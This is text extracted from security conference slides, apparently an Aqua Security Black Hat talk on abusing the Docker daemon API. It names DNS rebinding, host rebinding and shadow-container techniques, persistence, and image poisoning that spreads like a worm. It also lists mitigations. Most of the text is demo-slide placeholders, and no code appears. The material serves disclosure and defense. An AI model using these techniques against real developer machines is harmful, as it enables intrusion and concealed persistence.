
FULL ATTACK DEMO




FULL ATTACK DEMO




FULL ATTACK DEMO




FULL ATTACK DEMO




FULL ATTACK DEMO



FULL ATTACK DEMO



FULL ATTACK DEMO



Docker Daemon
127.0.0.1:2375




Abuse
Docker API


Host
Rebinding

Shadow
Container


FULL ATTACK DEMO




FULL ATTACK DEMO




FULL ATTACK DEMO



FULL ATTACK DEMO



Up!
Docker Daemon
127.0.0.1:2375




Abuse
Docker API

Host
Rebinding

Shadow
Container

FULL ATTACK DEMO




FULL ATTACK DEMO

IMPACT

DEVELOPERS AS TARGETS


ADVANCED PERSISTENT THREAT

- Persistency
- Concealment
- Low Forensic Footprint
- Access to Internal Enterprise Network



SHADOW WORM

- Attacker poisons images
- Bad image spread like a worm in pipeline



ATTACK FLAVORS

MAC	Linux	Windows Containers
<ul style="list-style-type: none">• DNS Rebinding• Shadow Container	<ul style="list-style-type: none">• DNS Rebinding• Full Access	<ul style="list-style-type: none">• Abuse API• Host Rebinding• Full Access

CONCLUSIONS

MITIGATION

- Don't expose container engine API
- Only allow authenticated clients (certificates) access to exposed port (or block it via Firewall)
- Analyze Container Engine Logs (on development also)
- Disable NetBIOS & LLMNR
- Continuously scan images in registries
- Continuously monitor containers in runtime

BLACK HAT SOUND BYTES

- Developers are the new **Targets**
- New Attacks: **Host Rebinding & Shadow Container**
- Protect your PIPE: Scan images & Monitor **Containers in Runtime**

<http://info.aquasec.com/whitepaper-how-abusing-docker-api-led-to-remote-code-execution>